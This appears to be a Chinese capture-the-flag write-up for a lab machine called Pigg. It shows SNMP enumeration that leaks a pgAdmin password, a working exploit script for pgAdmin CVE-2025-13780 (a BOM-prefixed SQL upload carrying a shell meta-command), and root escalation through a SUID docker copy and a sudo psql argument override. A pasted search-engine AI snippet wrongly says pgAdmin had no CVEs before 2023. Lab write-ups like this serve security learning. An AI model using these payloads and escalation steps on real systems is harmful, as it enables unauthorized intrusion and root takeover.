

wp

先做端口扫描，80端口一看就没啥

```
# nmap -sS -p- --open 192.168.56.116
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-26 07:44 +0000
Nmap scan report for 192.168.56.116
Host is up (0.00048s latency).
Not shown: 65532 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
5050/tcp  open  mmcc
```

进入5050端口发现是数据库后台登入界面

用字典爆破了很久都没有用直到看了发在群里的提示才去学习snmp（我就说在群里能学到真东西吧）

结合群主发的参考文章

先用snmpwalk 扫一眼public是否可用

```
snmpwalk -v2c -c public 192.168.56.116 1.3.6.1.2.1.1
```

```
# snmpwalk -v2c -c public 192.168.56.116 1.3.6.1.2.1.1
iso.3.6.1.2.1.1.1.0 = STRING: "Linux Pigg 7.0.9-0-stable #1-Alpine SMP PREEMPT_DYNAMIC 2026-05-
5:58:42 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (2338595) 6:29:45.95
iso.3.6.1.2.1.1.4.0 = STRING: "root@unknown"
iso.3.6.1.2.1.1.5.0 = STRING: "Pigg"
iso.3.6.1.2.1.1.6.0 = STRING: "unknown"
iso.3.6.1.2.1.1.8.0 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.13.3.1.3
iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.2.1.92
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The SNMP Management Architecture MIB."
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The MIB for Message Processing and Dispatching."
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The management information definitions for the SNMP User-bas
ecurity Model."
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for SNMPv2 entities"
```

可用，接下来使用工具先找extend


```
# snmpwalk -v2c -c public 192.168.56.116 1.3.6.1.4.1.8072.1.3.2
iso.3.6.1.4.1.8072.1.3.2.1.0 = INTEGER: 2
iso.3.6.1.4.1.8072.1.3.2.2.1.2.7.112.103.97.100.109.105.110 = STRING: "/bin/echo"
iso.3.6.1.4.1.8072.1.3.2.2.1.2.11.115.121.115.116.101.109.95.110.111.116.101 = STRING: "/bin/echo"
iso.3.6.1.4.1.8072.1.3.2.2.1.3.7.112.103.97.100.109.105.110 = STRING: "\"web password: pgAdmin\""
iso.3.6.1.4.1.8072.1.3.2.2.1.3.11.115.121.115.116.101.109.95.110.111.116.101 = STRING: "\"Internal
DB service is running on port 5432\""
iso.3.6.1.4.1.8072.1.3.2.2.1.4.7.112.103.97.100.109.105.110 = ""
iso.3.6.1.4.1.8072.1.3.2.2.1.4.11.115.121.115.116.101.109.95.110.111.116.101 = ""
iso.3.6.1.4.1.8072.1.3.2.2.1.5.7.112.103.97.100.109.105.110 = INTEGER: 5
iso.3.6.1.4.1.8072.1.3.2.2.1.5.11.115.121.115.116.101.109.95.110.111.116.101 = INTEGER: 5
iso.3.6.1.4.1.8072.1.3.2.2.1.6.7.112.103.97.100.109.105.110 = INTEGER: 1
iso.3.6.1.4.1.8072.1.3.2.2.1.6.11.115.121.115.116.101.109.95.110.111.116.101 = INTEGER: 1
iso.3.6.1.4.1.8072.1.3.2.2.1.7.7.112.103.97.100.109.105.110 = INTEGER: 1
iso.3.6.1.4.1.8072.1.3.2.2.1.7.11.115.121.115.116.101.109.95.110.111.116.101 = INTEGER: 1
iso.3.6.1.4.1.8072.1.3.2.2.1.20.7.112.103.97.100.109.105.110 = INTEGER: 4
iso.3.6.1.4.1.8072.1.3.2.2.1.20.11.115.121.115.116.101.109.95.110.111.116.101 = INTEGER: 4
iso.3.6.1.4.1.8072.1.3.2.2.1.21.7.112.103.97.100.109.105.110 = INTEGER: 1
iso.3.6.1.4.1.8072.1.3.2.2.1.21.11.115.121.115.116.101.109.95.110.111.116.101 = INTEGER: 1
iso.3.6.1.4.1.8072.1.3.2.3.1.1.7.112.103.97.100.109.105.110 = STRING: "web password: pgAdmin"
iso.3.6.1.4.1.8072.1.3.2.3.1.1.11.115.121.115.116.101.109.95.110.111.116.101 = STRING: "Internal DB
service is running on port 5432"
```

这里泄露了pass

然后就是按网站后缀名尝试枚举管理员邮箱 `***@pigg.dsz`

爆破出来是 `pgadmin@pigg.dsz`

成功登录后台



后面又是开始挖掘漏洞点，但是数据库中并没有存放ssh连接密钥之类的，然后也没有能够利用覆写之类的权限。继续去网上找资料

发现漏洞 `cve-2025-13780`

[文心](#) [网页](#) [图片](#) [资讯](#) [视频](#) [笔记](#) [地图](#) [贴吧](#) [文库](#) [更多](#) [搜索工具](#)

百度Ai+ · 文心快码

⊙ 停

🔊 听

PGAdmin 在2023年之前并未公开披露与安全相关的重大漏洞（CVE）。然而，作为一个开源工具，它仍然受到安全社区的关注，并且开发者社区会努力修复任何发现的安全问题。

为了确保你的PGAdmin安装是最安全的，你可以采取以下措施：

1. 保持更新：

确保你的PGAdmin版本是最新的。PGAdmin的开发团队会定期发布更新，这些更新可能包含安全补丁和功能改进。你可以通过PGAdmin的官方网站或其源代码仓库（如GitHub）获取最新版本。

2. 使用官方渠道下载：

仅从PGAdmin的官方网站或其认可的官方源（如GitHub的官方仓库）下载软件。避免使用非官方或第三方修改过的版本，这些版本可能包含恶意软件或未修复的安全漏洞。

3. 安装安全更新：

如果你已经安装了PGAdmin，检查是否有可用的安全更新或补丁。这些更新通常可以通过PGAdmin的“关于”页面或通过系统包管理器（如apt-get, yum等）获取。

展开 ∨

[关于pgAdmin 4远程命令执行漏洞\(CVE-2025-13780\)的预警提示](#)

2025年12月23日 一、漏洞详情 pgAdmin是一个用于管理和开发PostgreSQL数据库的开源图形化工具。近日,监测到pgAdmin 4中的一个远程命令执行漏洞。该漏洞出现在PLAIN恢复元命令过滤器中,该过滤器是...
江苏理工学院信息中心

[复现pgAdmin4 <= 9.10\(CVE-2025-13780\)漏洞利用-腾讯云开发者社区...](#)



2026年1月19日 这里以vulhub的pgadmin docker环境作为漏洞复现测试,复现的

这种新漏洞大概率是考点

确认版本后就可以开始利用

大致就是利用BOM绕过sql文件审查，这样就可以远程注入了

使用ai生成脚本


```
init=s.post(base+'/file_manager/init',
            headers={**headers, 'Content-Type': 'application/json'},
            json={'dialog_type': 'storage_dialog', 'supported_types':
['*'], 'dialog_title': 'Storage Manager'}).json()
trans=init['data']['transId']

payload = b'\xef\xbb\xbf' + br"""\! /bin/sh -c 'id >
/var/lib/pgadmin/storage/pgadmin_pigg.dsz/rce.txt'
"""

files={'newfile':('bom.sql', payload, 'application/sql')}
s.post(f'{base}/file_manager/filemanager/{trans}/',
      headers={'X-pgA-CSRFToken':csrf, 'Referer':base+'/browser/'},
      files=files, data={'mode':'add', 'path':'/', 'currentpath':'/'})
```

再用restore触发

然后理论上就可以在文件管理看到新生成的rce.txt




拿到rce后本来想直接读user结果发现和平时放的目录不一样，测试后发现是docker容器里，本来以为要做容器逃逸。

后面发现userflag就在容器里

枚举挂载卷

```
\! /bin/sh -c 'chown root:root /mnt/dockerroot && chmod 4755 /mnt/dockerroot && ls -l /mnt/dockerroot > /var/lib/pgadmin/storage/pgadmin_pigg.dsz/dockerroot.txt'
```



也就发现了userflag

后面的提权我是尝试用ai做的结果就是直接是非预期解

4. 用宿主原生 docker 做 SUID 提权，读取 root.txt

在宿主 `welcome` 下先复制宿主原生 `docker`：

```
bash
cp /usr/bin/docker /home/welcome/dockerroot
ls -l /home/welcome/dockerroot
```

再回到 pgAdmin 容器 `root`，把这个文件改成 `root:root 4755`：

```
sql
\! /bin/sh -c 'chown root:root /mnt/dockerroot && chmod 4755 /mnt/dockerroot && ls -l /mnt/docl
```

回到宿主 `welcome` 执行：

```
bash
/home/welcome/dockerroot version
/home/welcome/dockerroot ps
```

确认可用后，直接挂载宿主根目录读取 root flag：

```
bash
/home/welcome/dockerroot run --rm -v /:/host postgres:17-alpine /bin/sh -c 'cat /host/root/root
```

输出：

```
text
flag{root-7cba4247102f082e1c67d04649c8f077}
```

这里不做过多阐述

预期解就是写 `ssh authorized_keys`来登录welcome

然后在利用`sudo psql`来提权，具体是通过参数覆盖

原理是`psql`可以执行元命令

```
\! <command>
```

是`psql`在本地`shell`里执行命令

而如果`psql` 是`sudo`启动的 那么他就有`root`权限

而welcome账户刚好拥有不需要密码执行psql的规则

```
Pigg:~$ sudo -l -n
Matching Defaults entries for welcome on Pigg:
    secure_path=/usr/local/sbin\::/usr/local/bin\::/usr/sbin\::/usr/bin\::/sbin\::/bin

Runas and Command-specific defaults for welcome:
    Defaults!/usr/sbin/visudo env_keep+= "SUDO_EDITOR EDITOR VISUAL"

User welcome may run the following commands on Pigg:
    (ALL) NOPASSWD: /usr/libexec/postgresql/psql -U vulhub -d postgres -h localhost -c *
```

虽然参数写死了，但是可以通过参数覆盖的方式去绕过 因为最后的*可以让我们以-d参数去覆盖掉前面定死的格式去连上一台我们已有的库来执行我们的命令

```
sudo -n /usr/libexec/postgresql/psql \
-U vulhub -d postgres -h localhost \
-c "\! id" \
-d "postgresql://vulhub:vulhub@172.20.0.2:5432/pig"
```

```
Pigg:~$ sudo -n /usr/libexec/postgresql/psql \
> -U vulhub -d postgres -h localhost \
> -c "\! /bin/sh -c 'id; cat /root/root.txt 2>/dev/null; cat /root.txt 2>/dev/null; find / -name root.txt 2>/dev/null; head -n 20' " \
> -d "postgresql://vulhub:vulhub@172.20.0.2:5432/pig"
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),327(video),103(docker)
flag{root-7cba4247102f082e1c67d04649c8f077}
~/root/root.txt
```